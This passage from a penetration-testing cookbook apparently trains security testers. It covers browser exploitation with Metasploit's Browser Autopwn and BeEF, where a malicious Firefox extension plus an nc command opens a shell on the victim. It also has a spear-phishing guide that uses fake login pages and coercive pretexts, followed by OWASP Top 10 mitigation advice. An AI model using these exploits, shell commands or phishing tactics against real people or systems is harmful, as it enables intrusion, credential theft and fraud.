 2      Excellent  firefox_tostring_console_injection  /oUMVghoJ      firefox/shell_reverse_tcp on 4442
 3      Excellent  firefox_svg_plugin                  /PWrmfJApkwWsf firefox/shell_reverse_tcp on 4442
 4      Excellent  firefox_proto_crmfrequest            /NjLNTxjLXdPv  firefox/shell_reverse_tcp on 4442
```

If we want to trigger a particular exploit, we may use the Path value after our server's URL; for example, if we want the firefox_svg_plugin to trigger, we send `http://192.168.56.1/PWrmfJApkwWsf` to the victim; paths are generated randomly each time the module runs.

9. In a client's browser, if we go to `http://192.168.56.1/kittens`, we will see BAP2 respond immediately and try all fitting exploits, and when it successfully executes one, it creates a session in the background:

```
[*] 192.168.56.101   ms13_022_silverlight_script_object - request: /uRQTrMCZ/sAoOKN/CnhybYJm.xap
[*] 192.168.56.101   ms13_022_silverlight_script_object - Sending XAP...
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Received cookie 'kqbUDAbYjXkGQ
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Received cookie 'kqbUDAbYjXkGQ
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Serving exploit to user with t
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Setting target "kqbUDAbYjXkGQm
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: ua_name
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: source=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: os_name
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: ua_ver=
[*] 192.168.56.101   ie_setmousecapture_uaf - 192.168.56.101   ie_setmousecapture_uaf - Comparing requirement: office=
[!] 192.168.56.101   ie_setmousecapture_uaf - Exploit requirement(s) not met: ua_ver, office. For more info: http://r-
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Received c
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Received c
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Serving exp
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Setting ta
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
ebaccess_dvs_getcolor.rb:45 (lambda)> vs ua_ver=8.0
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - 192.168.56.101   advantech_webaccess_dvs_getcolor - Comparing
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - Requested: /KjfbVg/TKbWMK/
[*] 192.168.56.101   advantech_webaccess_dvs_getcolor - Sending Advantech WebAccess dvs.ocx GetColor Buffer Overflow
```

How it works…

Browser Autopwn sets up a web server with a main page that uses JavaScript to identify what software the client is running and based on that choose what exploit to try with it.

In this recipe, we set our Kali machine to listen on port 8080 for requests to the `kittens` directory. Other options we configured were:

- `EXCLUDE_PATTERN`: To tell BAP2 to exclude (not load) exploits for Android browsers or for Flash plugins
- `ShowExploitList`: To show the loaded exploits when BAP2 is run
- `VERBOSE`: To tell BAP2 to display more information about what was loaded, where and what's happening at every step

After that, we just need to run the module and make some users to come to our `/kittens` site.

Attacking with BeEF

In previous chapters, we saw what BeEF (the Browser Exploitation Framework) is capable of. In this recipe, we will use it to send a malicious browser extension, which when executed, will give us a remote bind shell to the system.

Getting ready


We will need to install Firefox in our Windows client for this recipe.

How to do it…


1. Start your BeEF service. In a root terminal, type the following:

```
cd /usr/share/beef-xss/
./beef
```

2. We will use the BeEF's advanced demo page to hook our client. In the Windows Client VM, open Firefox and browse to `http://192.168.56.1:3000/demos/butcher/index.html`.
3. Now, login to the BeEF's panel (`http://127.0.0.1:3000/ui/panel`). We must see the new hooked browser there.




4. Select the hooked Firefox and navigate to **Current Browser** | **Commands** | **Social Engineering** | **Firefox Extension (Bindshell)**.



As it is marked orange (the command module works against the target, but may be

visible to the user), we may need to work on social engineering to make the user accept the extension.


5. We will send an extension called **HTML5 Rendering Enhancements** to the user, which will open a shell through port 1337. Click on **Execute** to launch the attack.
6. On the client, Firefox will ask for permission to install the add-on and accept it.
7. After that, if Windows Firewall is enabled, it will ask for a permission to let the extension access the network. Say **Allow access** to that.



The last two steps are highly reliant on social engineering and on convincing the user that the add-on is worth the effort of installing and authorizing it.

8. Now, we should have the client awaiting for a connection on port 1337, open a terminal in Kali Linux and connect to it (in our case it is 192.168.56.102):

```
nc 192.168.56.102 1337
```



Now, we are connected to the client and have the ability to execute commands in it.

How it works…

What BeEF does, once the client is hooked to it, is send the order (through the `hook.js`) to the browser to download the extension. Once it is downloaded, it’s up to the user to install it or not.

As said earlier, this attack depends on the user to do key tasks, it’s up to us to convince the user via social engineering that she must install that extension. This could be achieved through the text in the page, saying that it is absolutely necessary to unlock some useful features in the browser.

After the user installs the extension, we just have to use Netcat to connect to port 1337 and begin issuing commands.

Tricking the user to go to our fake site

The success of every social engineering attack lies on the ability of the attacker to convince the user and the willingness of the user to follow the attacker’s instructions. This recipe will be a series of situations and techniques used by attackers to take advantage of to make their cons more believable to a user and catch them.

In this section, we will see some of the attacks that have worked for previous security assessments, on users who were security conscious at a certain level and wouldn’t fall to the classic “bank account update” scam.

How to do it…

1. Do your homework: If it is a Spear phishing attack, do a thorough research about your target: social networks, forums, blogs, and any source of information that tells you what your target is into. Maltego, which is included in Kali Linux, may be very useful for this task. Then build a pretext (a fake story) or a theme of the attack based on that.

   We once found a client's employee, who was posting a lot of images, videos, and texts about angels on her Facebook page. We gathered some of the content from her page and built a PowerPoint presentation, which also included an exploit to gain remote execution in the client's computer and sent that to her by e-mail.

2. Create controversy: If the target is an opinion leader in some field, using their own sayings to get their interested in what you have to tell might help.

   We were hired to perform a penetration test on a financial corporation and the engagement rules allowed social engineering. Our target was a person who is known in the economic and financial circles; he writes articles in known magazines, gives interviews, appears in economics news, and so on. Our team did some research about him and got an article from an economics magazine's website. That article included his company's (our client) e-mail. We looked for more information about the article and found some comments and quotations about it on other sites, with that we put together an e-mail saying that we had some comments about the article, giving a teaser in the message, and linking to a document in Google Drive with a shortened link to read it.

   That shortened link led the user to a fake Google login page which was controlled by us, which allowed us to gain his corporate e-mail and password.

3. Say who you are; well, not exactly. If you say "I'm a security researcher and have found something in your system" it could be a great hook for developers and systems administrators.

   On another engagement, we had to specifically and socially engineer the systems administrator of a company. First, we didn't find any useful information about him on the Web, but we found some vulnerabilities in one of the company's websites. We used that to send an e-mail to our target saying that we found a few important vulnerabilities in the company's servers and we could help to fix them, attaching an image as evidence and a link to a Google Drive document (another fake login page).

4. Insist and push (lightly): Sometimes you won't receive an answer in the first attempt, always analyze the results—did the target click the link, did the target submit fake information, and then make adjustments for a second try?

   We didn't receive an answer for the scenario with the sysadmin, nor a visit to the page; so we sent a second e-mail with a "full report" in PDF and said that we will disclose the vulnerabilities in a public site if we didn't receive an answer; and we received it.

5. Make yourself credible: Try to adopt the terminology of the people you are impersonating and provide some truthful information: if you are sending a corporate e-mail, use the company's logo, get a free `.tk` or `.co.nf` domain for your fake site, dedicate some time to design or correctly copy the target site, and so on.

   A very common technique used by people who are trying to steal credit card data is to send a variation of the "you need to update your information" mail using a partial credit card number followed by asterisk (*) characters.

   A legitimate message would say: "The information corresponding to your card: **** **** **** 3241". While crooks will use: "The information corresponding to your card: 4916 **** **** ****", knowing that the first four digits (4916) are standard for Visa credit cards.

How it works…

Having a person open an e-mail from a total stranger, reading it, clicking on the links it contains, and providing the information requested in the page it opens may be a hard work to do in these days of so many Nigerian prince scams. The key aspect of a successful social engineering attack is to generate the feeling that the attacker is trying to do something good or necessary for the victim, and also create a certain sense of urgency where the user must respond quickly or will lose a valuable opportunity.

There’s more…

Client-side attacks can also be used to escalate privileges on compromised servers. If you get access to a server but don’t have much room to move, you may want to start a malicious server in your attacking machine and browse to it in the target; so you can exploit other kinds of vulnerabilities and maybe gain a privileged command execution.

See also

Although a little aged, the book of Kevin Mitnick, *The Art of Deception: Controlling the Human Element of Security*, is a very good collection of real life social engineering attacks that may give you more ideas about how to get the client-side attacks to reach the users and how to get them to follow the steps to be exploited.

Also, there is a very interesting article about the advance-free scams (like the Nigerian prince one) that go deep into the profiles of the victims and how these kind of scams have caused millions of dollars in losses to their victims, which are, in essence, social engineering attacks: http://www.ultrascan-agi.com/public_html/html/pdf_files/Pre-Release-419_Advance_Fee_Fraud_Statistics_2013-July-10-2014-NOT-FINAL-1.pdf.

Chapter 10. Mitigation of OWASP Top 10

In this chapter, we will cover:

- A1 – Preventing injection attacks
- A2 – Building a proper authentication and session management
- A3 – Preventing cross-site scripting
- A4 – Preventing Insecure Direct Object References
- A5 – Basic security configuration guide
- A6 – Protecting sensitive data
- A7 – Ensuring function level access control
- A8 – Preventing CSRF
- A9 – Where to look for known vulnerabilities on third-party components
- A10 – Redirect validation

Introduction

The goal of every penetration test is to identify the possible weak spots in applications, servers, or networks; weak spots that could be the opportunity to gain sensitive information or privileged access for an attacker. The reason to detect such vulnerabilities is not only to know that they exist and calculate the risk attached to them, but to make an effort to mitigate them or reduce them to the minimum.

In this chapter, we will see examples and recommendations of how to mitigate the most critical Web application vulnerabilities according to OWASP (Open Web Application Security Project):

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

A1 – Preventing injection attacks

According to OWASP, the most critical type of vulnerability found in Web applications is the injection of some type of code, such as SQL injection, OS command injection, HTML injection, and so on.

These vulnerabilities are usually caused by a poor input validation by the application. In this recipe, we will cover some of the best practices when processing user inputs and constructing queries that make use of them.

How to do it…

1. The first thing to do in order to prevent injection attacks is to properly validate inputs. On the server side, this can be done by writing our own validation routines; although the best option is using the language's own validation routines, as they are more widely used and tested. A good example is `filter_var` in PHP or the validation helper in ASP.NET. For example, an e-mail validation in PHP would be similar to this:

```
function isValidEmail($email){
    return filter_var($email, FILTER_VALIDATE_EMAIL);
}
```

2. On the client side, validation can be achieved by creating JavaScript validation functions, using regular expressions. For example, an e-mail validation routine would be:

```
function isValidEmail (input)
{
var result=false;
var email_regex = /^[a-zA-Z0-9._-]+@([a-zA-Z0-9.-]+\.)+[a-zA-Z0-9.-]
{2,4}$/;
if ( email_regex.test(input) ) {
  result = true;
}
return result;
}
```

3. For SQL Injection, it is also useful to avoid concatenating input values to queries. Instead, use parameterized queries; each programming language has its own version:

   PHP with MySQLi:

```
$query = $dbConnection->prepare('SELECT * FROM table WHERE name = ?');
$query->bind_param('s', $name);
$query->execute();
```

   C#:

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId",
System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

   Java:

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name
=? ";
PreparedStatement pstmt = connection.prepareStatement( query );
pstmt.setString( 1, custname);
ResultSet results = pstmt.executeQuery( );
```

4. Considering the fact that an injection occurs, it is also useful to restrict the amount of

damage that can be done. So, use a low-privileged system user to run the database and web servers.

5. Make sure the user that the applications allow to connect to the database server is not a database administrator.
6. Disable or even delete the stored procedures that allow an attacker to execute system commands or escalate privileges, such as `xp_cmdshell` in MS SQL Server.

How it works…

The main part of preventing any kind of code injection attack is always a proper input validation, both on the client-side and server-side.

For SQL Injection also, always use parameterized or prepared queries instead of concatenating SQL sentences and inputs. Parameterized queries insert function parameters in specified places of an SQL sentence, eliminating the need for programmers to construct the query themselves, by concatenation.

In this recipe, we have used the language's built-in validation functions, but you can create your own if you need to validate some special type of input by using regular expressions.

Apart from doing a correct validation, we also need to reduce the impact of the compromise in case somebody manages to inject some code. This is done by properly configuring a user's privileges in the context of an operating system for a Web server and for both database and OS in the context of a database server.

See also

The most useful tool when it comes to data validation is Regular Expressions; they also make the life of a penetration tester much easier when it comes to processing and filtering large amounts of information, so it is very convenient to have a good knowledge of them, I would recommend a couple of sites to take a look at:

- http://www.regexr.com/: A really good site where we can get examples and references and test our own expressions to see if a string matches or not.
- http://www.regular-expressions.info: It contains tutorials and examples to learn how to use Regular Expressions; it also has a useful reference on the particular implementations of the most popular languages and tools.
- http://www.princeton.edu/~mlovett/reference/Regular-Expressions.pdf (Regular Expressions, The Complete Tutorial) by Jan Goyvaerts: As its title states, it is a very complete tutorial on RegEx including examples in many languages.

A2 – Building proper authentication and session management

Flawed authentication and session management are the second most critical vulnerability in web applications nowadays.

Authentication is the process whereby users prove that they are who they say they are; this is usually done through usernames and passwords. Some common flaws in this area are permissive password policies and security through obscurity (lack of authentication in supposedly hidden resources).

Session management is the handling of session identifiers of logged users; in Web servers this is done by implementing session cookies and tokens. These identifiers can be implanted, stolen, or “hijacked” by attackers by social engineering, cross-site scripting or CSRF, and so on. Hence, a developer must pay special attention to how this information is managed.

In this recipe, we will cover some of the best practices when implementing username/password authentication and to manage the session identifiers of logged users.

How to do it…

1. If there is a page, form, or any piece of information in the application that should be viewed only by authorized users, make sure that a proper authentication is done before showing it.
2. Make sure usernames, IDs, passwords, and all other authentication data are case-sensitive and unique for each user.
3. Establish a strong password policy that forces the users to create passwords that fulfill, at least, the following requirements:
    - More than 8 characters, preferably 10.
    - Use of upper-case and lower-case letters.
    - Use of at least one numeric character (0-9).
    - Use of at least one special character (space, !, &, #, %, and so on).
    - Forbid the username, site name, company name, or their variations (changed case, l33t, fragments of them) to be used as passwords.
    - Forbid the use of passwords in the “Most common passwords” list: https://www.teamsid.com/worst-passwords-2015/.
    - Never specify in an error message if a user exists or not or if the information has the correct format. Use the same generic message for incorrect login attempts, non-existent users, names or passwords not matching the pattern, and all other possible login errors. Such a message could be:

      Login data is incorrect.

      Invalid username or password.

      Access denied.
4. Passwords must not be stored in clear-text format in the database; use a strong hashing algorithm, such as SHA-2, scrypt, or bcrypt, which is especially made to be hard to crack with GPUs.
5. When comparing a user input against the password for login, hash the user input and then compare both hashing strings. Never decrypt the passwords for comparison with a clear text user input.
6. Avoid Basic HTML authentication.
7. When possible, use **multi-factor authentication** (**MFA**), which means using more than one authentication factor to login:
    - Something you know (account details or passwords)
    - Something you have (tokens or mobile phones)
    - Something you are (biometrics)
8. Implement the use of certificates, pre-shared keys, or other passwordless authentication protocols (OAuth2, OpenID, SAML, or FIDO) when possible.
9. When it comes to session management, it is recommended that you use the language’s built-in session management system, Java, ASP.NET, and PHP. They are not perfect, but surely provide a well designed and widely tested mechanism and they

are easier to implement than any homemade version a development team, worried by release dates, could make.

10. Always use HTTPS for login and logged in pages—obviously, by avoiding the use of SSL and only accepting TLS v1.1, or later, connections.
11. To ensure the use of HTTPS, **HTTP Strict Transport Security** (**HSTS**) can be used. It is an opt-in security feature specified by the web application through the use of the Strict-Transport-Security header; it redirects to the secure option when `http://` is used in the URL and prevents the overriding of the "invalid certificate" message, for example, the one that shows when using Burp Suite. For more information, you could check: https://www.owasp.org/index.php/HTTP_Strict_Transport_Security.
12. Always set HTTPOnly and Secure cookies' attributes.
13. Set reduced, but realistic session expiration times. Not so long that an attacker may be able to reuse a session when the legitimate user leaves, and not so short that the user doesn't have the opportunity to perform the tasks the application is intended to perform.

How it works…

Authentication mechanisms in Web applications are very often reduced to a username/password login page. Although not the most secure option, it is the easiest for users and developers; and when dealing with passwords, their most important aspect is their strength.

As we have seen throughout this book, the strength of a password is given by how hard it is to break, be it by brute force, dictionary, or guessing. The first tips in this recipe are meant to make passwords harder to brute-force by establishing a minimum length and using mixed character sets, harder to guess by eliminating the more intuitive choices (user name, most common passwords, company name); and harder to break if leaked, by using strong hashing or encryption when storing them.

As for session management: the expiration times, uniqueness, and strength of session ID (already implemented in the language's in-built mechanisms), and security in cookie settings are the key considerations.

The most important aspect when talking about authentication security probably, is that no security configuration or control or strong password is secure enough if it can be intercepted and read through a man in the middle attack; so, the use of a properly configured encrypted communication channel, such as TLS, is vital to keep our users' authentication data secure.

See also

OWASP has a couple of really good pages on authentication and session management; I absolutely recommend reading and taking them into consideration when building and configuring a Web application.

- https://www.owasp.org/index.php/Authentication_Cheat_Sheet
- https://www.owasp.org/index.php/Session_Management_Cheat_Sheet

A3 – Preventing cross-site scripting

Cross-site scripting, as seen previously, happens when the data shown to the user is not correctly encoded and the browser interprets it as a script code and executes it. This also has an input validation factor, as a malicious code is usually inserted through input variables.

In this recipe, we will cover the input validation and output encoding required for developers to prevent XSS vulnerabilities in their applications.

How to do it…

1. The first sign of an application being vulnerable to XSS is that in the page it reflects the exact input given by the user. So, try not to use user-given information to build output text.
2. When you need to put user-provided data in the output page, validate such data to prevent the insertion of any type of code. We already saw how to do that in the *A1 – Preventing injection attacks* recipe.
3. If, for some reason, the user is allowed to input special characters or code fragments, sanitize or properly encode the text before inserting it in the output.
4. For sanitization, in PHP, `filter_var` can be used; for example, if you want to have only e-mail valid characters in the string:

   ```
   <?php
   $email = "john(.doe)@exa//mple.com";
   $email = filter_var($email, FILTER_SANITIZE_EMAIL);
   echo $email;
   ?>
   ```

   For encoding, you can use `htmlspecialchars` in PHP:

   ```
   <?php
   $str = "The JavaScript HTML tags are <script> for opening, and
   </script>  for closing.";
   echo htmlspecialchars($str);
   ?>
   ```

5. In .NET, for 4.5 and later implementations, the System.Web.Security.AntiXss namespace provides the necessary tools. For .NET Framework 4 and prior, we can use the Web Protection library: http://wpl.codeplex.com/.
6. Also, to prevent stored XSS, encode or sanitize every piece of information before storing it and retrieving it from the database.
7. Don’t overlook headers, titles, CSS, and script sections of the page, as they are susceptible of being exploited too.

How it works…

Apart from a proper input validation and not using user inputs as output information, sanitization and encoding are key aspects in preventing XSS.

Sanitization means removing the characters that are not allowed from the string; this is useful when no special characters should exist in input strings.

Encoding converts special characters to their HTML code representations; for example, “&” to “&” or “<” to “<”. Some applications allow the use of special characters in input strings; for them sanitization is not an option, so they should encode the inputs before inserting them into the page and storing them in the database.

See also

OWASP has an XSS prevention cheat sheet that is worth reading:

- https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_C

A4 – Preventing Insecure Direct Object References

When an application allows an attacker, who is an authenticated user, to simply change a parameter value that directly refers to a system object in a request and with that gain access to another object that isn't authorized, then we have an **Insecure Direct Object Reference** (**IDOR**). A couple of examples that we have already seen are the Local File Inclusion and Directory Traversal vulnerabilities.

According to OWASP, IDOR is the fourth most critical type of vulnerability in Web applications. These vulnerabilities are usually caused by a deficient access control implementation or the use of a "Security through obscurity" policy—if the user cannot see it, they will not know it exists—which tends to be a very common practice among inexperienced developers.

In this recipe, we will cover the key aspects that should be taken into account when designing access control mechanisms in order to prevent IDOR vulnerabilities.

How to do it…

1. The use of indirect references is preferred over the direct ones. For example, instead of referencing a page by name in the parameter (`URL?page="restricted_page"`), create an index and process it internally (`URL?page=2`).
2. Map the indirect references on a per-user (per-session) basis, so the user only has access to authorized objects even when changing the index number.
3. Validate any reference before delivering the corresponding object; if the asking user is not authorized to access it, display a generic error page.
4. Input validation is important too, especially in Directory Traversal and File Inclusion cases.
5. Never take a “Security through obscurity” posture. If there is some file which contains restricted information, even if it is unreferenced, somebody will find it some time.

How it works…

Insecure Direct Object References vary on how they are presented in a Web application, from a directory traversal to a reference to a PDF document with sensitive information. But most of them rely on the assumption that a user will never find a way to access something that is not explicitly meant to be accessed by such a user.

To prevent this kind of vulnerability, some proactive work needs to be done in design and development time. The key is to design a reliable authorization mechanism that verifies if the user who is attempting to access some information is really allowed to do it or not.

Mapping the referenced object to indexes to avoid the direct use of the object's name as parameter values (like it happens in LFI) is a first step. It's true that an attacker can also change the index number, as they do with the object's name, but it is also true that having an index-object table in the database makes it easier to add a field indicating the privilege level required to access such a resource than not having any table and accessing resources directly by name.

This index table may include, as said before, a privilege level required to access the said object or, being more restrictive, the owner user's ID. So, it can be only accessed if the requesting user is the owner.

And, finally, input validation is a must in every aspect of Web application security.

A5 – Basic security configuration guide

Default configurations of systems, including operating systems and Web servers, are mostly created to demonstrate and highlight their basic or most relevant features, not to be secure or protect them from attacks.

Some common default configurations that may compromise the security are the default administrator accounts created when the database, web server, or CMS was installed, and the default administration pages, default error messages with stack traces, among many others.

In this recipe, we will cover the fifth most critical vulnerability in the OWASP top 10, Security Misconfiguration.

How to do it…

1. If possible, delete all the administrative applications such as Joomla's admin, WordPress' admin, PhpMyAdmin, or Tomcat Manager. If that is not possible, make them accessible from the local network only; for example, to deny access from outside networks to PhpMyAdmin in an Apache server, modify the `httpd.conf` file (or the corresponding site configuration file):

   ```
   <Directory /var/www/phpmyadmin>

     Order Deny,Allow
     Deny from all
     Allow from 127.0.0.1 ::1
     Allow from localhost
     Allow from 192.168
     Satisfy Any

   </Directory>
   ```

